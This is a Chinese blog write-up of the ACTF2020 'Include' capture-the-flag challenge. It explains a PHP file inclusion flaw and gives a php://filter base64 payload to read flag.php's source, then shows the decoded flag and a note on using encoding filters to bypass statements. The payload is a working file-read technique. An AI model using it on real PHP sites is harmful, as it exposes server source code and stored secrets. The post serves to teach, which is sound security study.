

[ACTF2020 新生赛]Include 1解题思路

原创

Loong-Lee 于 2021-03-12 10:53:16 发布 1165 收藏 2

分类专栏: [靶场解题篇](#) 文章标签: [网络安全 php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/sinat_34761046/article/details/114688477

版权




[靶场解题篇](#) 专栏收录该内容

8 篇文章 0 订阅

订阅专栏

文件包含漏洞

1. 靶场地址 → web 方向
2. 启动靶机, 进入题目后, 如下



[tips](#)

3. 点击tips 获取帮助, 查看有无变化



Can you find out the flag?

可发现是文件包含, 已经明确给出, 文件包含直接读取的是文件, 而不是文件源码, 所以要想办法读取源码方法。那么就要涉及到 PHP 伪协议, 这个是之前接触很少的东西, 先了解一下PHP伪协议

4. PHP伪协议
参考: [FreeBuf 详细介绍](#)
5. 了解了PHP伪协议后, 那么此处应当使用: `php://filter` 读取源代码并进行base64编码输出, 不然会直接当做php代码执行就看不到源代码内容了。
6. 构造如下 payload:

```
file=php://filter/read=convert.base64-encode/resource=flag.php
```

注入后，获取加密内容



7. 拿去解密：[解密网址](#)

在线base64解码/编码工具

转换内容：

```
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NDk0NGM1MTMtYzMyMS00YTUzLTljYmYtODc5MGQwMjU1MDAzfQo=
```

Base64编码

Base64解码

转换结果：

```
<?php
echo "Can you find out the flag?";
//flag{4944c513-c321-4a53-9cbf-8790d0255003}
```

https://blog.csdn.net/sinat_34761046

从解密结果中可知，flag 被注释掉了，如果能够直接显示源码的话，更省事了，但是能力有限水平一般，做不到~

8. 关于 php://filter

还可以绕过，就是把不希望执行的语句先编码，这个编码类型可以破坏语句的正常执行（比如base64编码只有64个字符，如果被编码的语句字符在64个字符里找不到对应的，就会忽略，略过它继续编码），然后再解码，这样就可以绕过这个语句了。

9. 总结

1. php 伪协议，之前只知道这个概念，没深入了解过，导致拿到这道题目的时候，不清楚如何下手，网上看了很多关于文件包含以及PHP伪协议的文章后，才渐渐有了思路。
2. 刷ctf的题目，没有思路或者不知道完全下手，问大佬或者网上看有么有相应的 write up，然后参考。刷 CTF 就是涨经验学习的过程，刷多了在做CTF或者渗透的时候，思路就多了。越往后借鉴的东西就会越少